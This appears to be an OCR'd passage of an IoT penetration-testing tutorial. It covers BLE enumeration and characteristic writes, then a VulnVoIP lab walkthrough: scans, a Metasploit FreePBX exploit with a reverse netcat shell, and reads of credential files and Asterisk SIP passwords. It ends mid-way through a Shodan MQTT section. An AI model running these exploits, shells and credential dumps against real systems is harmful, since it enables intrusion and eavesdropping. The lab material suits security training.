


5.3 Enumerating devices

bettercap --eval “ble.recon on”



Enumerating Characteristics, Services, and Descriptors
Once we’ve identified our target device’s MAC address, we can run the following
Bettercap command. This command obtains a nice, formatted table with the characteristics grouped by services, their properties, and the data available through the GATT:
>> ble.enum <mac addr>




5.4 Reading and writing to devices

Now time for the exploitation, for this we try to send packets which are malicious and in hex format


Reading and Writing Characteristics
In BLE, UUIDs uniquely identify characteristics, services, and attributes. Once you know a characteristic's UUID, you can write data to it with the ble.write Bettercap

```
>> ble.write <MAC ADDR> <UUID> <HEX DATA>
You must format all the data you send in hexadecimal format. For example, to write
the word "hello" to characteristic UUID ff06, you would send this command inside
Bettercap's interactive shell:
>> ble.write <mac address of device> ff06 68656c6c6f
You can also use GATTTool to read and write data. GATTTool supports additional
input formats for specifying handlers or UUIDs. For example, to issue a write command
with GATTTool instead of Bettercap, use the following command:
# gatttool -i <Bluetooth adapter interface> -b <MAC address of device> --
char-write-req
<characteristic handle> <value>
```



Many specific protocol implementation vulnerabilities currently exist. For every new application or protocol that uses BLE, there's a chance the programmer made an error that introduced a security bug in their implementation. Although the new version of Bluetooth (5.0) is available now, the adoption phase is moving slowly, so you'll see plenty of BLE devices in the years to come.

Adding to defect Dojo



Chapter 6: **VOIP exploitation**


6.1 VOIP introduction and VM setup

Voice over Internet Protocol (**VoIP**), also called **IP telephony**, is a method and group of technologies for the delivery of voice communications and multimedia sessions over Internet Protocol (IP) networks, such as the Internet. The terms **Internet telephony**, **broadband telephony**, and **broadband phone service** specifically refer to the provisioning of communications services (voice, fax, SMS, voice-messaging) over the Internet, rather than via the public switched telephone network (PSTN), also known as plain old telephone service (POTS).

For this project let's have a look at VOIP vulnerable VM

https://www.vulnhub.com/entry/hacklab-vulnvoip,40

VulnVoIP is based on a relatively old AsteriskNOW distribution and has a number of weaknesses. The aim is to locate VoIP users, crack their passwords and gain access to the Support account voicemail.



Running nmap and nessud scans

```
┌──(samarth㉿samarth)-[~]
└─$ nmap -A 172.16.201.131
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-31 22:04 IST
Nmap scan report for 172.16.201.131
Host is up (0.00058s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 4.3 (protocol 2.0)
| ssh-hostkey:
|   1024 1f:e2:e8:9e:2c:f8:31:39:36:f7:1d:aa:77:5e:ac:76 (DSA)
|_  2048 38:a4:9d:29:8a:11:9d:e1:13:5d:5e:6d:76:a6:63:76 (RSA)
53/tcp   open  domain     dnsmasq 2.45
| dns-nsid:
|_  bind.version: dnsmasq-2.45
80/tcp   open  http       Apache httpd 2.2.3 ((CentOS))
|_http-title: FreePBX
| http-robots.txt: 1 disallowed entry
|_/
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.2.3 (CentOS)
111/tcp  open  rpcbind    2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100024  1            959/udp   status
|_  100024  1            962/tcp   status
3306/tcp open  mysql      MySQL (unauthorized)
4445/tcp open  upnotifyp?

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 172.12 seconds
```

Let’s look at that DNS server first:

dnsmasq is a lightweight DNS, TFTP and DHCP server. It is intended to provide coupled DNS and DHCP service to a LAN.


Dnsmasq accepts DNS queries and either answers them from a small, local, cache or forwards them to a real, recursive, DNS server. It loads the contents of /etc/hosts so that local hostnames which do not appear in the global DNS can be resolved and also answers DNS queries for DHCP configured hosts.

The dnsmasq DHCP server supports static address assignments and multiple networks. It automatically sends a sensible default set of DHCP options, and can be configured to send any desired set of DHCP options, including vendor-encapsulated options. It includes a secure, read-only, TFTP server to allow net/PXE boot of DHCP hosts and also supports BOOTP.


Dnsmasq supports IPv6 for DNS, but not DHCP.

There is a Heap Overflow and Null-pointer Dereference vulnerability affecting the TFTP server component: **CVE-2009-2957**


Let's add to defect dojo




6.2 Scanning with Nessus



Adding scans to our project





Assessed Threat Level: **Medium**

The following vulnerabilities are ranked by Tenable's patented Vulnerability Priority Rating (VPR) system. The findings listed below detail the top ten vulnerabilities, providing a prioritized view to help guide remediation to effectively reduce risk.
Click on each finding to show further details along with the impacted hosts.
To learn more about Tenable's VPR scoring system, see Predictive Prioritization.

VPR Severity	Name	Reasons	VPR Score ▾	Hosts
MEDIUM	HTTP TRACE / TRACK Methods Allowed	No recorded events	4.0	1
LOW	SSH Server CBC Mode Ciphers Enabled	No recorded events	2.5	1
LOW	Apache Server ETag Header Information Disclosure	No recorded events	1.4	1

6.3 Exploitation using SIP

We can see SIP username vulnerability next

SIP is an application-layer control protocol that can establish, modify, and terminate multimedia sessions (conferences) such as Internet telephony calls. SIP can also invite participants to already existing sessions, such as multicast conferences.

SIP employs design elements similar to the HTTP request/response transaction model. Each transaction consists of a client request that invokes a particular method or function on the server and at least one response. SIP reuses most of the header fields, encoding rules and status codes of HTTP, providing a readable text-based format.

Each resource of a SIP network, such as a user agent or a voicemail box, is identified by a URI, based on the general standard syntax also used in Web services and e-mail. The URI scheme used for SIP is sip: and a typical SIP URI is of the form: sip:username:password@host:port

SIP clients typically use TCP or UDP on port numbers 5060 and/or 5061 to connect to SIP servers and other SIP endpoints. Port 5060 is commonly used for non-encrypted signalling traffic whereas port 5061 is typically used for traffic encrypted with TLS. SIP is primarily used in setting up and tearing down voice or video calls.

We use a tool https://github.com/EnableSecurity/sipvicious sip vicious

SIPVicious OSS is a set of security tools that can be used to audit SIP based VoIP systems. Specifically, it allows you to find SIP servers, enumerate SIP extensions and finally, crack their password.

```
git clone https://github.com/enablesecurity/sipvicious.git
cd sipvicious/

python setup.py install

pip install sipvicious
```

And, a little about Asterisk and FreePBX:

Asterisk is a software implementation of a telephone private branch exchange (PBX). Like any PBX, it allows attached telephones to make calls to one another, and to connect to other telephone services, such as the public switched telephone network (PSTN) and Voice over Internet Protocol (VoIP) services.

FreePBX is an open-source GUI that controls and manages Asterisk

svmap – this is a sip scanner. Lists SIP devices found on an IP range

svwar – identifies active extensions on a PBX

svcrack – an online password cracker for SIP PBX

svreport – manages sessions and exports reports to various formats

svcrash – attempts to stop unauthorized svwar and svcrack scans

```
┌──(samarth㉿samarth)-[~]
└─$ svmap 172.16.201.131
+-------------------------+-------------------------+
| SIP Device              | User Agent              |
+=========================+=========================+
| 172.16.201.131:5060     | Asterisk PBX 1.6.2.11   |
+-------------------------+-------------------------+
```

Now run svwar -D -m INVITE <ip>

```
┌──(samarth㉿samarth)-[~]
└─$ svwar -D -m INVITE 172.16.201.131                                                                                2 ⨯
WARNING:TakeASip:using an INVITE scan on an endpoint (i.e. SIP phone) may cause it to ring and wake up people in the middle of the night
WARNING:TakeASip:extension '100' probably exists but the response is unexpected
WARNING:TakeASip:extension '100' probably exists but the response is unexpected
+-----------+----------------+
| Extension | Authentication |
+===========+================+
| 2000      | reqauth        |
+-----------+----------------+
| 101       | reqauth        |
+-----------+----------------+
| 102       | reqauth        |
+-----------+----------------+
| 100       | weird          |
+-----------+----------------+
| 200       | reqauth        |
+-----------+----------------+
| 201       | reqauth        |
+-----------+----------------+
```


The -D option enables scanning for default extensions, and the -m option specifies a request method (INVITE indicates that a client is being invited to participate in a call session.)


After this we have a public exploit here: http://www.offensive-security.com/vulndev/freepbx-exploit-phone-home/

`In msfconsole: use exploit/unix/http/freepbx_callmenum`

```
msf6 exploit(unix/http/freepbx_callmenum) > show options

Module options (exploit/unix/http/freepbx_callmenum):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   EXTENSION  0-100            yes       A range of Local extension numbers
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     172.16.201.131   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                       no        HTTP server virtual host


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.2.6      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

```
msf exploit(freepbx_callmenum) > exploit[*] Started reverse handler on 192.168.80.130:4444 [*] 192.168.80.131:80 - Sending evil request with range 2000[*] 192.168.80.131:80 - Sending evil request with range 2001[*] Command shell session 1 opened (192.168.80.130:4444 -> 192.168.80.131:47268) at 2014-10-14 14:42:29 +0300whoamiroot

See cat /etc/amportal.conf
We see many username and passwords
# AMPDBHOST: the host to connect to the database named 'asterisk'
AMPDBHOST=localhost

# AMPDBUSER: the user to connect to the database named 'asterisk'
AMPDBUSER=freepbx

# AMPDBENGINE: the type of database to use
AMPDBENGINE=mysql

# AMPDBPASS: the password for AMPDBUSER
AMPDBPASS=fpbx

# AMPENGINE: the telephony backend engine to use
AMPENGINE=asterisk

# AMPMGRUSER: the user to access the Asterisk manager interface
AMPMGRUSER=admin

# AMPMGRPASS: the password for AMPMGRUSER
AMPMGRPASS=amp111
```





still couldn't find a way to actually listen to the voicemail message, and we don't have the password.

To login and authenticate to the manager, you must send a "login" action, with your user's name and secret (password) as parameters. We can use telnet for this

```
Telnet <IP> <PORT>
```

```
┌──(samarth㉿samarth)-[~/sipvicious/sipvicious]
└─$ telnet 172.16.201.131 5038
Trying 172.16.201.131...
Connected to 172.16.201.131.
Escape character is '^]'.
Asterisk Call Manager/1.1

Response: Error
Message: Missing action in request

action:login
username:admin
secret:amp111
```

```
Then proced with this commands
action: commandcommand: sip show usersResponse: FollowsPrivilege:
CommandUsername                Secret          Accountcode     Def.Context
ACL  NAT       100                                                  from-
internal      Yes   Always      101                                  s3cur3
from-internal     Yes   Always     102                               letmein123
```


```
from-internal     Yes   Always     201                              secret123
from-internal     Yes   Always     200                           quit3s3curE123
from-internal     Yes   Always     2000                             password123
from-internal     Yes   Always     --END COMMAND--
```

it was this easy to get the usernames and passwords

it's possible to dial the extension and listen to the voicemail message


wget https://download.jitsi.org/jitsi/debian/jitsi_2.5-latest_amd64.debdpkg -i jitsi_2.5-latest_amd64.deb

create an account in Jitsi



shell on the machine and to googling about Asterisk voicemail passwords. The configuration file that comes to the rescue is /etc/asterisk/voicemail.conf

```
cat  /etc/asterisk/voicemail.conf[general]#include  vm_general.inc#include
vm_email.inc[default]2000                          =>                    0000,
Support,,,attach=no|saycid=no|envelope=no|delete=no
So, the password is 0000, and we can now listen to the message
```




```
Login in voice mail section with user:2000 and password as 0000
```

Chapter 7: **MQTT with Shodan**

7.1 MQTT introduction

MQTT is a machine-to-machine connectivity protocol. It's used in sensors over satellite links, dial-up connections with health-care providers, home automation, and small devices that require low power usage. It works on top of the TCP/IP stack but is extremely lightweight, because it minimizes messaging using a publish-subscribe architecture.


Because MQTT has a simple structure and brokers don't typically limit the number of authentication attempts per client, it's the ideal IoT network protocol to use to demonstrate authentication cracking.

7.2 Shodan

Shodan is a search engine that lets users search for various types of servers connected to the internet using a variety of filters. Some have also described it as a search engine of service banners, which are metadata that the server sends back to the client.

Let's have a look at shodan

Let import shodan API key



Create an account to have an API key

Let's also try to have simple search using shodan tool:

```
Use apt install shodan
python3 pip install shodan

We can also use it to scan our devices and apps
Like example: shodan search –fields ip,str,port,hostname <PROTOCOL>
<textfilename>
```

```
iot@attifyos ~/D/shodan> shodan search --fields ip_str,port,hostname RFB > results.txt
iot@attifyos ~/D/shodan> cat results.txt
